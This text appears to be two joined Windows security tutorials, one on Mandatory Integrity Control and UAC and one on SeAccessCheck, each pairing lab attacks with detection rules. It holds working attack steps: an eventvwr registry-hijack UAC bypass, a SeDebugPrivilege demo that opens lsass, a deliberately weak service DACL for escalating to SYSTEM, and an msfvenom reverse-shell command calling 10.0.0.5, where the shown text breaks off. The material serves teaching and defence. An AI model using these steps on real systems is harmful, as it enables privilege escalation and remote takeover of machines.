|  3. MIC eval (SACL) |  <-- integrity gate, runs FIRST
|  4. DACL eval       |
+---------------------+
      |
      v
Access granted / denied
Two consequences of this ordering that people miss:
- A “generous” DACL cannot save a caller that MIC has already rejected. You could
Everyone: Full Controlan object and a Low-IL process still cannot write to it if the object is Medium withNO_WRITE_UP. - Owner-of-object rights (which normally bypass DACL for
WRITE_DAC) do not bypass MIC. If your IL is lower than the object’s, you cannot rewrite its DACL to grant yourself access, MIC will block the write to the security descriptor.

6. Process Creation and IL Inheritance
When CreateProcess fires, the resulting process gets min(caller_token_IL, executable_file_IL). Practical effects:
- A Medium user launching a Medium executable gets a Medium child. Boring, expected.
- The same user launching a file that has been labeled Low (via
icacls /setintegritylevel Low) gets a Low child. This is exactly how Chrome, Edge, and Adobe Reader put their renderers into a Low sandbox: label the binary Low, spawn it normally, done. - A High-IL admin shell launching a Medium-labeled executable gets a Medium child. You cannot accidentally elevate by execution alone.
You cannot raise your child’s IL above your own from user mode. You can lower it. The dance is: OpenProcessToken -> DuplicateTokenEx -> SetTokenInformation(TokenIntegrityLevel, ...) with a lower SID -> CreateProcessAsUser. Try to set a higher IL and SetTokenInformation returns ERROR_PRIVILEGE_NOT_HELD unless you hold SeTcbPrivilege.
MIC also prevents cross-boundary process meddling. A Medium process calling OpenProcess(PROCESS_VM_WRITE | PROCESS_CREATE_THREAD, ...) against a High process gets ACCESS_DENIED. Same for WriteProcessMemory, CreateRemoteThread, NtCreateThreadEx, and friends. This is the reason a compromised Medium userland cannot trivially reach into lsass.exe.
7. UAC, the Split Token, and Elevation
Here is where the model gets interesting on a machine where your user is a local admin. Log in as Bob, a member of the local Administrators group, with UAC on. LSA notices the admin membership at logon and produces two tokens:
- A filtered token with admin SIDs marked deny-only, most privileges stripped, IL set to Medium. This is the token attached to your desktop session by default.
- A linked full token with the admin SIDs enabled, privileges intact, IL set to High. This one sits dormant until you elevate.
The tokens report their elevation state via TokenElevationType:
| Value | Meaning |
|---|---|
TokenElevationTypeDefault (1) | Not a split-token user (e.g., standard user, or UAC disabled) |
TokenElevationTypeFull (2) | This is the elevated half |
TokenElevationTypeLimited (3) | This is the filtered half |
When you right-click and hit “Run as administrator”, consent.exe (running at System) prompts on the Secure Desktop and, on approval, hands the full token to CreateProcessAsUser. The new process is High. That is the intended path.
Certain shipped Microsoft binaries are marked autoElevate=true in their manifests (eventvwr.exe, fodhelper.exe, ComputerDefaults.exe, sdclt.exe, and others). For those, UAC skips the consent prompt when launched by an admin, provided the binary is signed by Microsoft, lives under %SystemRoot%\System32, and passes AIS’s checks. That “no prompt for the good binaries” convenience is exactly the seam attackers pry open.
Registry knobs that govern all of this:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorAdmin   (0=no prompt, 2=Always Notify, 5=default)
    EnableLUA                    (0=UAC off, 1=on)
    FilterAdministratorToken     (0=RID-500 exempt, 1=RID-500 in UAC)
8. UIPI: Integrity Levels Applied to Window Messages
User Interface Privilege Isolation is a separate mechanism that uses MIC’s ladder for a different purpose: GUI messaging. A lower-IL process cannot SendMessage or PostMessage into a higher-IL window, cannot SetWindowsHookEx against it, cannot journal-record it, cannot shatter it with WM_TIMER tricks. This is what killed the classic “shatter attacks” that plagued XP.
A higher-IL process can opt selected messages through the barrier with ChangeWindowMessageFilterEx, typically to accept things like WM_COPYDATA from a specific lower-IL cooperating process. UIPI is related to MIC (it reads the same IL from the same token) but it is not MIC itself, it is a separate enforcement point in user32/win32k.
9. Querying and Manipulating Integrity Levels (Lab)
Fire up an admin-capable Windows 10 or 11 VM with Sysmon installed. Open PowerShell as a normal (non-elevated) user, this is your Medium-IL context. Everything below is on your own machine.
9.1 Cheap check: PowerShell
whoami /groups | Select-String "Mandatory"
[System.Security.Principal.WindowsIdentity]::GetCurrent().Groups |
    Where-Object { $_.Value -match "^S-1-16-" }
You will see S-1-16-8192 (Medium) in a normal shell, or S-1-16-12288 (High) in an elevated one.
9.2 Real check: query a token from C
// il_query.c  -  build: cl /nologo il_query.c advapi32.lib
#include <windows.h>
#include <sddl.h>
#include <stdio.h>

int wmain(int argc, wchar_t **argv) {
    DWORD pid = (argc > 1) ? _wtoi(argv[1]) : GetCurrentProcessId();
    HANDLE hProc = (pid == GetCurrentProcessId())
        ? GetCurrentProcess()
        : OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
    if (!hProc) { printf("OpenProcess failed: %lu\n", GetLastError()); return 1; }

    HANDLE hTok = NULL;
    if (!OpenProcessToken(hProc, TOKEN_QUERY, &hTok)) {
        printf("OpenProcessToken failed: %lu\n", GetLastError()); return 1;
    }

    DWORD cb = 0;
    GetTokenInformation(hTok, TokenIntegrityLevel, NULL, 0, &cb);
    PTOKEN_MANDATORY_LABEL tml = (PTOKEN_MANDATORY_LABEL)LocalAlloc(LPTR, cb);
    if (!GetTokenInformation(hTok, TokenIntegrityLevel, tml, cb, &cb)) {
        printf("GetTokenInformation failed: %lu\n", GetLastError()); return 1;
    }

    DWORD rid = *GetSidSubAuthority(
        tml->Label.Sid,
        (DWORD)(UCHAR)(*GetSidSubAuthorityCount(tml->Label.Sid) - 1));

    LPWSTR sidStr = NULL;
    ConvertSidToStringSidW(tml->Label.Sid, &sidStr);
    wprintf(L"PID %lu  IL SID=%s  RID=0x%04lx\n", pid, sidStr, rid);

    const wchar_t *name = L"Unknown";
    switch (rid) {
        case SECURITY_MANDATORY_UNTRUSTED_RID: name = L"Untrusted"; break;
        case SECURITY_MANDATORY_LOW_RID:       name = L"Low";       break;
        case SECURITY_MANDATORY_MEDIUM_RID:    name = L"Medium";    break;
        case SECURITY_MANDATORY_HIGH_RID:      name = L"High";      break;
        case SECURITY_MANDATORY_SYSTEM_RID:    name = L"System";    break;
    }
    wprintf(L"Integrity level: %s\n", name);

    LocalFree(sidStr); LocalFree(tml); CloseHandle(hTok);
    return 0;
}
Run it against lsass (System), your Explorer (Medium), and an elevated cmd (High). Read the RIDs directly, don’t just trust the pretty name.
9.3 Spawn a Low-IL child
// spawn_low.c  -  demonstrates lowering IL on a duplicated token
#include <windows.h>
#include <sddl.h>
#include <stdio.h>

int wmain(void) {
    HANDLE hTok, hDup;
    OpenProcessToken(GetCurrentProcess(),
        TOKEN_DUPLICATE | TOKEN_ADJUST_DEFAULT | TOKEN_QUERY |
        TOKEN_ASSIGN_PRIMARY, &hTok);

    DuplicateTokenEx(hTok, MAXIMUM_ALLOWED, NULL,
        SecurityImpersonation, TokenPrimary, &hDup);

    PSID lowSid = NULL;
    ConvertStringSidToSidW(L"S-1-16-4096", &lowSid);   // Low IL

    TOKEN_MANDATORY_LABEL tml = {0};
    tml.Label.Attributes = SE_GROUP_INTEGRITY;
    tml.Label.Sid        = lowSid;

    if (!SetTokenInformation(hDup, TokenIntegrityLevel, &tml,
            sizeof(TOKEN_MANDATORY_LABEL) + GetLengthSid(lowSid))) {
        printf("SetTokenInformation: %lu\n", GetLastError());
        return 1;
    }

    STARTUPINFOW si = { sizeof(si) };
    PROCESS_INFORMATION pi = {0};
    wchar_t cmd[] = L"cmd.exe";
    if (!CreateProcessAsUserW(hDup, NULL, cmd, NULL, NULL, FALSE,
            0, NULL, NULL, &si, &pi)) {
        printf("CreateProcessAsUser: %lu\n", GetLastError());
        return 1;
    }
    printf("Spawned PID %lu at Low IL\n", pi.dwProcessId);
    return 0;
}
Verify with il_query.exe <pid>. Then, from that Low shell, try to write a file under %USERPROFILE%\Documents. You will get access denied even though the DACL grants you Full Control, because your Documents folder is Medium and you are trying to write up.
Try to raise it back to High and SetTokenInformation returns ERROR_PRIVILEGE_NOT_HELD. The kernel will let you drop, never climb.
9.4 Label an object
echo secret > C:\Temp\secret.txt
icacls C:\Temp\secret.txt /setintegritylevel (OI)(CI)High
icacls C:\Temp\secret.txt
Now try to open it for write from the Low shell you spawned earlier. Denied. Try to read it. Also denied, because /setintegritylevel High applies NO_WRITE_UP, NO_READ_UP, and NO_EXECUTE_UP together by default when set via icacls. This is the demonstration that read-up is not the default policy globally, it is the default for icacls’ explicit labeling.
10. Attacker Abuse: The UAC Auto-Elevation Bypass Pattern
This is the section people actually skim for, so let’s be concrete. All of the following runs on your own VM, medium-IL PowerShell, admin user in filtered-token state. The technique is a decade old, thoroughly patched in “Always Notify” mode, and reproducible in about ninety seconds.
The idea in one sentence: several auto-elevating Microsoft binaries resolve helper commands through HKCU before HKCR. Poison the HKCU copy, trigger the auto-elevating binary, and its child inherits High integrity without a consent prompt.
eventvwr.exe is the canonical example. On launch it queries HKCU\Software\Classes\mscfile\shell\open\command to find mmc.exe. If that key does not exist, resolution falls back to HKCR and everything is fine. If that key does exist because you just wrote it, eventvwr.exe will happily launch whatever you named there, as a child at High IL.
10.1 The exploitation path
| Step | What | How |
|---|---|---|
| 1 | Confirm medium IL | whoami /groups \| findstr Mandatory -> Medium Mandatory Level |
| 2 | Confirm the binary auto-elevates | sigcheck -m C:\Windows\System32\eventvwr.exe -> manifest shows autoElevate="true" |
| 3 | Confirm registry hijack surface exists | reg query HKCR\mscfile\shell\open\command (exists) vs reg query HKCU\Software\Classes\mscfile (does not) |
| 4 | Poison the HKCU key | reg add "HKCU\Software\Classes\mscfile\shell\open\command" /ve /d "cmd.exe" /f |
| 5 | Trigger | Start-Process eventvwr.exe |
| 6 | Observe | New cmd.exe window pops. Inside it: whoami /groups \| findstr Mandatory -> High Mandatory Level. No consent prompt fired. |
| 7 | Clean up | reg delete "HKCU\Software\Classes\mscfile" /f |
The same pattern with different registry paths gives you fodhelper.exe (HKCU\Software\Classes\ms-settings\shell\open\command) and sdclt.exe (HKCU\Software\Classes\Folder\shell\open\command), among others. The details rotate; the shape does not.
What is actually happening at the token level: eventvwr.exe is auto-elevated by AIS, so it starts at High. It then calls ShellExecute on the poisoned command. ShellExecute calls CreateProcess from a High-IL parent, and the child inherits min(High, executable_IL) = High. No API is being bypassed. The design assumed the binary would only ever resolve to mmc.exe, and the design was wrong.
The general primitive here is T1548.002. The register-a-user-controlled-COM-elevation variants (ICMLuaUtil, IColorDataProxy, and cousins) are the same idea one level of indirection deeper: instead of hijacking a registry command string, you hijack a COM elevation moniker that an already-elevated broker will invoke.

11. Detection, Defense, and Hardening
11.1 Sysmon signals
| EID | Field of interest | What you catch |
|---|---|---|
| 1 (Process Create) | IntegrityLevel, ParentImage, Image, CommandLine | A High-IL child of an auto-elevator whose Image is not the expected legit helper |
| 13 (RegistryEvent SetValue) | TargetObject, Details | Writes to HKCU\Software\Classes\{mscfile,ms-settings,Folder}\shell\open\command from a medium-IL process |
| 10 (ProcessAccess) | TargetImage, GrantedAccess, CallTrace | Cross-IL OpenProcess attempts against higher-IL processes |
11.2 Windows Security log
| EID | Notes |
|---|---|
| 4688 | Enable “Include command line in process creation events.” Check the Token Elevation Type value: %%1936 Default, %%1937 Full, %%1938 Limited |
| 4672 | Fires when a new logon receives sensitive privileges. Any 4672 outside your expected admin session is worth a look |
| 4703 | Privilege enable/disable on a token. SeDebugPrivilege enabling from an unexpected process is the classic signal |
| 4674 | Operation attempted on a privileged object. Noisy, filter aggressively |
11.3 A Sigma rule that actually catches the eventvwr pattern
title: UAC Bypass via HKCU Shell Open Command Hijack
id: 6e3f2b21-9c1e-46a1-88a0-9c1b62a5c5f1
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  reg_write:
    EventID: 13
    TargetObject|contains:
      - '\Software\Classes\mscfile\shell\open\command'
      - '\Software\Classes\ms-settings\shell\open\command'
      - '\Software\Classes\Folder\shell\open\command'
  condition: reg_write
falsepositives:
  - Legitimate installers registering file associations (rare under HKCU)
level: high
tags:
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1548.002
Pair it with a second rule keying off Sysmon EID 1: parent is eventvwr.exe/fodhelper.exe/sdclt.exe/ComputerDefaults.exe, IntegrityLevel is High, and the child image is anything other than the expected legitimate helper. That second rule is the one that catches operators who cleaned up the registry key before you got to it.
11.4 ETW providers worth wiring up
Microsoft-Windows-Security-Auditing(feeds the Security log)Microsoft-Windows-Kernel-Processwith theProcessStartkeyword (early, kernel-level process creation with token info)Microsoft-Windows-UAC(elevation requests, outcomes, whether Secure Desktop was used)Microsoft-Windows-Kernel-Audit-API-Calls(surfacesNtSetInformationTokenwhen configured)
11.5 Hardening
| Control | Where | Effect |
|---|---|---|
ConsentPromptBehaviorAdmin = 2 (Always Notify) | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System | Kills auto-elevation. Every High-IL launch shows Secure Desktop consent. This alone breaks 90% of the T1548.002 catalog |
FilterAdministratorToken = 1 | Same key | Enrolls the built-in RID-500 Administrator in UAC. Without this, Administrator bypasses the whole model |
EnableSecureUIAPaths = 1 | Same key | Rejects auto-elevation for binaries outside protected system paths |
| Protected Users group | AD | Members’ tokens cannot be delegated or elevated further; useful for tier-0 accounts |
| AppLocker/WDAC block on unused auto-elevators | Policy | If your fleet never runs fodhelper.exe interactively, block it. Removes an entire class of primitives |
| GPO: process creation with command line | Computer Config -> Advanced Audit Policy -> Detailed Tracking | Makes 4688 actually useful |
The single highest-value control is ConsentPromptBehaviorAdmin = 2. Set it on your admin workstations and most of the “no-prompt auto-elevation” family stops working, because the auto-elevation path is what those techniques exploit. You pay a UX tax. It is worth it.
12. Tools for MIC Analysis
| Tool | Description |
|---|---|
| Process Explorer | Add the Integrity Level column to see every process’s IL at a glance |
| Process Hacker | Token tab exposes IL, mandatory policy flags, and TokenElevationType |
whoami /groups | Shows the current shell’s IL group entry |
icacls | View and set SYSTEM_MANDATORY_LABEL_ACE on files and directories |
AccessChk (Sysinternals) | accesschk.exe -e <path> prints explicit integrity labels only |
sigcheck (Sysinternals) | -m dumps the embedded manifest, useful for confirming autoElevate |
| Sysmon | EID 1 IntegrityLevel, EID 10 cross-IL access, EID 13 registry poisoning |
| WinDbg | !token on a _EPROCESS shows the IL SID and mandatory policy |
13. MITRE ATT&CK Mapping
| Technique | ID | Detection anchor |
|---|---|---|
| Abuse Elevation Control Mechanism | T1548 | Any child with IntegrityLevel higher than parent, without a paired consent.exe invocation |
| Abuse Elevation Control Mechanism: Bypass UAC | T1548.002 | Sysmon EID 13 on the shell-open-command HKCU paths, plus EID 1 with auto-elevator parent and unexpected child |
| Access Token Manipulation | T1134 | NtSetInformationToken via ETW, or 4703 privilege adjustments on unexpected processes |
| Access Token Manipulation: Create Process with Token | T1134.002 | 4688 showing CreateProcessAsUser/CreateProcessWithTokenW from non-service parents |
| Process Injection | T1055 | EID 10 with cross-IL OpenProcess grants like 0x1FFFFF against higher-IL targets |
Summary
- MIC is a mandatory, always-on labeling layer that runs before DACL evaluation and enforces a Biba-style no-write-up rule between subjects and objects.
- Integrity lives in two places: the subject’s token (as a
TOKEN_GROUPSentry flaggedSE_GROUP_INTEGRITY) and the object’s SACL (as aSYSTEM_MANDATORY_LABEL_ACE), with unlabeled objects defaulting to Medium. - Process creation clamps children to
min(parent IL, executable IL), and user-mode code can only lower the IL of a token it duplicates, never raise it. - UAC’s split-token model gives admins a filtered Medium token by default; auto-elevating signed binaries are the seam that
T1548.002techniques (eventvwr, fodhelper, sdclt, COM elevation) pry open without ever callingconsent.exe. - Detect via Sysmon EID 13 on
HKCU\Software\Classes\...\shell\open\command, EID 1 on High-IL children of auto-elevators, and Security 4688 with token elevation type; harden withConsentPromptBehaviorAdmin=2andFilterAdministratorToken=1.
Related Tutorials
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
- IRQL Levels: Interrupt Request Priorities Explained
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
References
- learn.microsoft.com
- [learn.microsoft.com](https://learn.microsoft.com/en-us/previous-versions/dotnet/articles/bb625963(v=msdn.10)
- learn.microsoft.com
- learn.microsoft.com
- en.wikipedia.org
- csandker.io
- attack.mitre.org
- attack.mitre.org
The Windows Access Check Algorithm: How SeAccessCheck Works
Objective: Trace the kernel-mode access check from a thread’s
DesiredAccessrequest throughObCheckObjectAccessintoSeAccessCheck, understand exactly how the DACL is evaluated against the caller’s token, and learn why Windows grants or denies access to any securable object – then weaponize a weak DACL in a lab and watch the defender catch it.
Every time a thread touches a securable object – a file, a registry key, a process, a service – the same question gets asked in the kernel: can this identity get this access to this object? That question has exactly one authoritative answer, and it comes out of one routine. Learn SeAccessCheck properly and most of Windows privilege escalation stops being magic and starts being arithmetic.
1. The Security Reference Monitor and Where SeAccessCheck Lives
The Security Reference Monitor (SRM) is the executive component, living inside ntoskrnl.exe, that owns the access check algorithm. The convention is simple and worth internalizing: routines that talk directly to the SRM carry the Se prefix. SeAccessCheck is the canonical one.
The model the SRM enforces is an equation with three inputs: the security identity of a thread, the access that thread wants, and the security settings of the object. Everything in this article is just those three things colliding.
SeAccessCheck does not stand alone. A couple of internal routines matter for understanding the call graph and the bypasses:
| Function | Role |
|---|---|
ObCheckObjectAccess | Object Manager routine that captures the subject context and invokes SeAccessCheck. Takes the object’s security info, the thread identity, and the requested access; returns TRUE or FALSE. |
SeAccessCheck | The decision routine. Walks the DACL, applies privileges, returns GrantedAccess and AccessStatus. |
SeAccessCheckWithHintWithAdminlessChecks | Called by SeAccessCheck; where privilege-based bypasses are resolved. |
EvaluateTokenAgainstDescriptor | The MS-DTYP pseudocode reference name for the core ACE evaluation loop ([MS-DTYP] section 2.5.3). |
2. The Three Inputs: Token, Security Descriptor, Desired Access
The access token is the security identity. It carries the user SID, group SIDs, an integrity level, the privilege array, and optionally a set of restricted SIDs. When a thread is impersonating, the impersonation token is used; otherwise the process primary token.
The security descriptor is the object’s security settings. The pieces that matter to the check are the Owner SID, the DACL (the list of allow/deny ACEs), and the control flags that say whether a DACL is even present. The SACL governs auditing, not access.
The desired access is an ACCESS_MASK: a 32-bit bitmask of the rights the caller wants. The top bits are generic (GENERIC_READ, GENERIC_WRITE, GENERIC_EXECUTE, GENERIC_ALL) and the special bits include MAXIMUM_ALLOWED, ACCESS_SYSTEM_SECURITY, and the standard rights like WRITE_DAC and WRITE_OWNER. Generic bits are meaningless to the comparison until they are mapped to object-specific bits via the object type’s GENERIC_MAPPING.
3. From OpenProcess to SeAccessCheck: The Full Call Path
Take a concrete request: a thread calls OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid). The path into the kernel looks like this:
OpenProcess (user mode)
  -> NtOpenProcess
    -> PsOpenProcess
      -> ObOpenObjectByPointer
        -> ObCheckObjectAccess
          -> SeAccessCheck   <-- the decision
        -> (on success) handle is created in the process handle table
ObCheckObjectAccess does the bookkeeping. It captures the caller’s subject context, then calls SeAccessCheck. Progress is tracked through an ACCESS_STATE structure, whose PreviouslyGrantedAccess and RemainingDesiredAccess members record what has already been granted (for instance, rights conferred by a held privilege) and what is still being asked for. If the check passes, the Object Manager allocates a handle and stamps it with the GrantedAccess mask. That mask, not the original request, is what every later operation on the handle is validated against.
, ObCheckObjectAccess, and into SeAccessCheck, ending with handle creation stamped with GrantedAccess.](https://genxcyber.com/wp-content/uploads/2026/06/seaccesscheck-windows-access-check-algorithm-1-scaled.png)
4. The SeAccessCheck Signature, Parameter by Parameter
Here is the kernel signature exactly as the WDK declares it:
BOOLEAN SeAccessCheck(
  [in]  PSECURITY_DESCRIPTOR      SecurityDescriptor,
  [in]  PSECURITY_SUBJECT_CONTEXT SubjectSecurityContext,
  [in]  BOOLEAN                   SubjectContextLocked,
  [in]  ACCESS_MASK               DesiredAccess,
  [in]  ACCESS_MASK               PreviouslyGrantedAccess,
  [out] PPRIVILEGE_SET            *Privileges,
  [in]  PGENERIC_MAPPING          GenericMapping,
  [in]  KPROCESSOR_MODE           AccessMode,
  [out] PACCESS_MASK              GrantedAccess,
  [out] PNTSTATUS                 AccessStatus
);
| Parameter | Type | Purpose |
|---|---|---|
SecurityDescriptor | PSECURITY_DESCRIPTOR | The object’s owner, group, DACL, and SACL. |
SubjectSecurityContext | PSECURITY_SUBJECT_CONTEXT | Opaque struct capturing the caller’s primary and impersonation tokens. |
SubjectContextLocked | BOOLEAN | Whether the subject context is already locked, so it is not locked twice. |
DesiredAccess | ACCESS_MASK | Rights the caller is attempting to acquire. |
PreviouslyGrantedAccess | ACCESS_MASK | Rights already granted, e.g. from holding a privilege. |
Privileges | PPRIVILEGE_SET* | Receives the PRIVILEGE_SET used during validation; release with SeFreePrivileges. |
GenericMapping | PGENERIC_MAPPING | Maps generic rights to object-specific rights before ACE comparison. |
GrantedAccess | PACCESS_MASK | Out: the access actually granted. |
AccessStatus | PNTSTATUS | Out: the status to return. If the routine returns FALSE, use this value rather than hardcoding STATUS_ACCESS_DENIED. |
That last point is a real gotcha. The routine can fail for reasons other than denial – a malformed descriptor, for example – and blindly returning STATUS_ACCESS_DENIED will mislead callers up the stack.
5. The ACE Evaluation Algorithm, Step by Step
Strip away the wrappers and the algorithm is a single loop over the DACL. MS-DTYP calls the reference implementation EvaluateTokenAgainstDescriptor. The mental model:
- Map any generic bits in
DesiredAccessthrough theGENERIC_MAPPING. - Initialize a
RemainingAccessmask to the (mapped)DesiredAccess, minus anything inPreviouslyGrantedAccess. - Walk the DACL in order, one ACE at a time:
– If the ACE’s SID is not present in the token’s authorization context, skip it.
– If it is an access-allowed ACE, clear those rights fromRemainingAccess.
– If it is an access-denied ACE and any of its rights are still inRemainingAccess, the entire request is denied immediately. - When the loop ends: if
RemainingAccessis zero, every requested right was satisfied, so access is granted. If any bit remains, the request is denied.
| Step | Condition | Effect |
|---|---|---|
| SID not in token | ACE SID absent from authorization context | ACE skipped |
| Allow ACE matches | SID present, allow | Clear matched bits from RemainingAccess |
| Deny ACE matches | SID present, deny, bit still pending | Whole request denied, stop |
| Loop end | RemainingAccess == 0 | Granted |
| Loop end | RemainingAccess != 0 | Denied |
The subtle implication: a denied right is final the instant it is hit, but a granted right only “counts” if nothing later (or earlier, depending on order) revokes it. Which makes ordering everything.

6. ACE Ordering, NULL DACLs, and Empty DACLs
ACEs are processed in the order they appear in the DACL. Explicit ACEs assigned directly to the object come first, then inherited ACEs, and within inherited ACEs the parent’s come before the grandparent’s, walking up the tree. The well-known “canonical order” places deny ACEs before allow ACEs precisely so that a deny is evaluated before a competing allow. If a tool writes an allow ACE ahead of a deny ACE for the same SID and right, the allow wins, because the loop terminates on first satisfaction. Order is policy.
Two cases trip up almost everyone:
- NULL DACL. If the DACL pointer is null (the descriptor says “DACL present” but the pointer is
NULL), all access is granted to everyone. There is no ACE to fail against. - Empty DACL. A DACL that is present but contains zero ACEs grants nothing to anyone. The loop ends with
RemainingAccessstill set, so every request is denied.
I once watched someone “lock down” a named pipe by handing it an empty DACL and then spend an afternoon wondering why even SYSTEM could not open it. The fix they reached for – swapping in a NULL DACL – did the opposite of hardening. Two descriptors that look almost identical in code produce polar-opposite security. Know which one you are building.
7. Mandatory Integrity Control: The Pre-DACL Gate
Before the DACL is ever walked, Mandatory Integrity Control (MIC) runs. It is checked first because it is cheaper than a full ACE traversal, and it can deny outright.
Each token has an integrity level (Low, Medium, High, System). Each object can carry a mandatory label ACE with its own integrity level and a policy. The default policy is no-write-up: a process can open an object for write access only if its integrity level is equal to or higher than the object’s, and the DACL also grants the access. A Low-integrity process cannot open a Medium-integrity process for write, even if the DACL would have allowed it. There are also no-read-up and no-execute-up variants set by the label.
This is why a sandboxed (Low IL) browser renderer cannot scribble into Medium-integrity user files even when the file DACL nominally permits the user: MIC vetoes the write before the DACL is consulted.

8. Privilege Checks Inside SeAccessCheck
Some access decisions are settled by privilege, not by ACEs. SeAccessCheck may perform privilege tests depending on the requested rights:
SeTakeOwnershipPrivilegecan grantWRITE_OWNERregardless of the DACL.SeSecurityPrivilegeis required to obtainACCESS_SYSTEM_SECURITY(the SACL).- The routine may also check whether the caller is the object owner to grant
READ_CONTROLorWRITE_DAC.
Two important nuances. If MAXIMUM_ALLOWED is set in DesiredAccess, the routine performs all DACL checks but does not perform privilege checks unless the caller explicitly sets ACCESS_SYSTEM_SECURITY or WRITE_OWNER. And the privilege tests can change between releases.
SeDebugPrivilege is the big one. Holding it bypasses MIC and the ACE checks (both discretionary and conditional) entirely – which is exactly why it grants PROCESS_ALL_ACCESS to processes you would otherwise be denied. What it does not bypass: protected-process checks and third-party pre-operation callbacks (the kind EDR registers via ObRegisterCallbacks).
Here is a self-contained demo that shows the difference. Run it once as a normal user, then elevated, against a process you do not own:
#include <windows.h>
#include <stdio.h>

BOOL EnablePriv(LPCWSTR priv) {
    HANDLE hTok; TOKEN_PRIVILEGES tp; LUID luid;
    if (!OpenProcessToken(GetCurrentProcess(),
            TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hTok)) return FALSE;
    if (!LookupPrivilegeValueW(NULL, priv, &luid)) { CloseHandle(hTok); return FALSE; }
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    BOOL ok = AdjustTokenPrivileges(hTok, FALSE, &tp, sizeof(tp), NULL, NULL);
    CloseHandle(hTok);
    return ok && GetLastError() == ERROR_SUCCESS;
}

int wmain(int argc, wchar_t **argv) {
    if (argc < 2) { wprintf(L"usage: dbgopen <pid>\n"); return 1; }
    DWORD pid = _wtoi(argv[1]);

    HANDLE h = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    wprintf(L"Before priv: %s (err=%lu)\n", h ? L"OPENED" : L"DENIED", GetLastError());
    if (h) CloseHandle(h);

    if (!EnablePriv(L"SeDebugPrivilege")) {
        wprintf(L"Could not enable SeDebugPrivilege (need elevation)\n"); return 1;
    }

    h = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    wprintf(L"After SeDebugPrivilege: %s (err=%lu)\n", h ? L"OPENED" : L"DENIED", GetLastError());
    if (h) CloseHandle(h);
    return 0;
}
Pointing this at the lsass.exe PID shows the DENIED to OPENED flip the instant the privilege is enabled. Note that this same open is the single highest-signal detection event on the system, which we cover in Section 12.
9. Restricted Tokens and the Double-Pass
CreateRestrictedToken produces a token with restricting SIDs. When such SIDs are present, the access check is run twice: once with the normal SID set, and again using only the restricting SIDs. Access is granted only if both passes succeed. This is how sandboxes (and parts of UAC’s filtered administrator token) achieve “you are still this user, but you cannot touch most of what this user could.” The DACL has not changed; the token has been narrowed, and the second pass intersects the result.
10. User-Mode AccessCheck and the AuthZ API
The kernel routine has a user-mode twin: the AuthZ API AccessCheck. Applications use it to make the same decisions transparently, plus AuthzAccessCheck and GetEffectiveRightsFromAcl for richer scenarios. This is the easiest way to see the algorithm without a debugger. The following program builds a security descriptor from SDDL, grabs the caller’s token, and asks for effective rights:
#include <windows.h>
#include <sddl.h>
#include <stdio.h>

int main(void) {
    PSECURITY_DESCRIPTOR pSD = NULL;
    // Owner SYSTEM, allow GENERIC_ALL to BUILTIN\Users (BU)
    if (!ConvertStringSecurityDescriptorToSecurityDescriptorW(
            L"O:SYG:SYD:(A;;GA;;;BU)", SDDL_REVISION_1, &pSD, NULL)) {
        printf("SDDL parse failed: %lu\n", GetLastError()); return 1;
    }

    ImpersonateSelf(SecurityImpersonation);
    HANDLE hTok = NULL;
    OpenThreadToken(GetCurrentThread(), TOKEN_QUERY, FALSE, &hTok);

    GENERIC_MAPPING gm = {
        STANDARD_RIGHTS_READ, STANDARD_RIGHTS_WRITE,
        STANDARD_RIGHTS_EXECUTE, STANDARD_RIGHTS_ALL
    };

    DWORD desired = GENERIC_READ | GENERIC_WRITE;
    MapGenericMask(&desired, &gm);

    PRIVILEGE_SET ps; DWORD psLen = sizeof(ps);
    DWORD granted = 0; BOOL ok = FALSE;

    if (AccessCheck(pSD, hTok, desired, &gm, &ps, &psLen, &granted, &ok))
        printf("GrantedAccess=0x%08lx  access=%d\n", granted, ok);
    else
        printf("AccessCheck failed: %lu\n", GetLastError());

    RevertToSelf();
    CloseHandle(hTok);
    LocalFree(pSD);
    return 0;
}
For interactive DACL spelunking, James Forshaw’s NtObjectManager module is unmatched:
Import-Module NtObjectManager

# Effective rights for the current token on a file
Get-NtGrantedAccess -Path "\??\C:\Temp\secret.dat"

# Compute granted access for a token against an arbitrary SDDL descriptor
Get-NtGrantedAccess -SecurityDescriptor "O:SYG:SYD:(A;;GA;;;BU)" -Type File

# Walk a live process object's DACL
$p = Get-NtProcess -ProcessId (Get-Process lsass).Id -Access QueryLimitedInformation
Get-NtSecurityDescriptor $p | Select-Object -ExpandProperty Dacl
11. Abusing the Access Check: Weak Service DACL to SYSTEM (Lab)
The most common way the access check bites defenders is not a bug in the algorithm. It is an object handed a DACL that grants too much. Service objects are the classic offender. We will build one, audit it as a standard user, and ride it to SYSTEM.
Run everything in this section against a self-built, isolated lab VM only. The setup script intentionally creates a vulnerable service.
Lab Setup (run elevated, once)
# Create a demo service
sc.exe create VulnSvc binPath= "C:\Windows\System32\cmd.exe /c rem" start= demand

# Intentionally weak: grant Authenticated Users (AU) full service access,
# including DC (SERVICE_CHANGE_CONFIG) and RP (SERVICE_START)
sc.exe sdset VulnSvc "D:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)"
Recon as labuser (standard user)
# Which services can Authenticated Users modify?
accesschk.exe -uwcqv "Authenticated Users" *

# Read the raw SDDL and decode it
sc.exe sdshow VulnSvc
ConvertFrom-SddlString ((sc.exe sdshow VulnSvc) -join "").Trim()
accesschk flags VulnSvc with SERVICE_CHANGE_CONFIG and SERVICE_START for our group. In SDDL terms, the AU ACE contains DC (change config) and RP (start). That pairing is game over: change the binary, then start the service. The SCM starts it as LocalSystem.
Build the Payload (attacker box)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f exe -o revshell.exe
